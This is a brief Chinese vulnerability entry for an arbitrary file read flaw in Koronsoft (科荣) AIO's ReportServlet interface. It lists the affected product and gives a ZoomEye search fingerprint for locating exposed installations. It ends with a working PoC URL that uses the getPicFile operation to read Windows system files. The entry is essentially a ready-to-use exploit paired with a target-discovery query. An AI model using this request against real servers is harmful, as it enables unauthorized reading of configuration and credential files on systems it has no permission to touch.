

K1-2科荣-AIO-任意文件读取


漏洞描述:

科荣AIO ReportServlet 接口处存在任意文件读取漏洞,攻击者可通过该漏洞读取系统重要文件(如数据库配置文件、系统配置文件)、数据库配置文件等等,导致网站处于极度不安全状态。

影响版本:

- 科荣-AIO

网站图片:



Copyright © 2008 - 2014 Koronsoft Inc. All Rights Reserved.

Powered by AIO V7

网络测绘:

fofa语法:

钟馗之眼: "changeAccount('8000')"

漏洞复现:

PoC

http://your-ip/ReportServlet?operation=getPicFile&fileName=/DISK/Windows/Win.ini

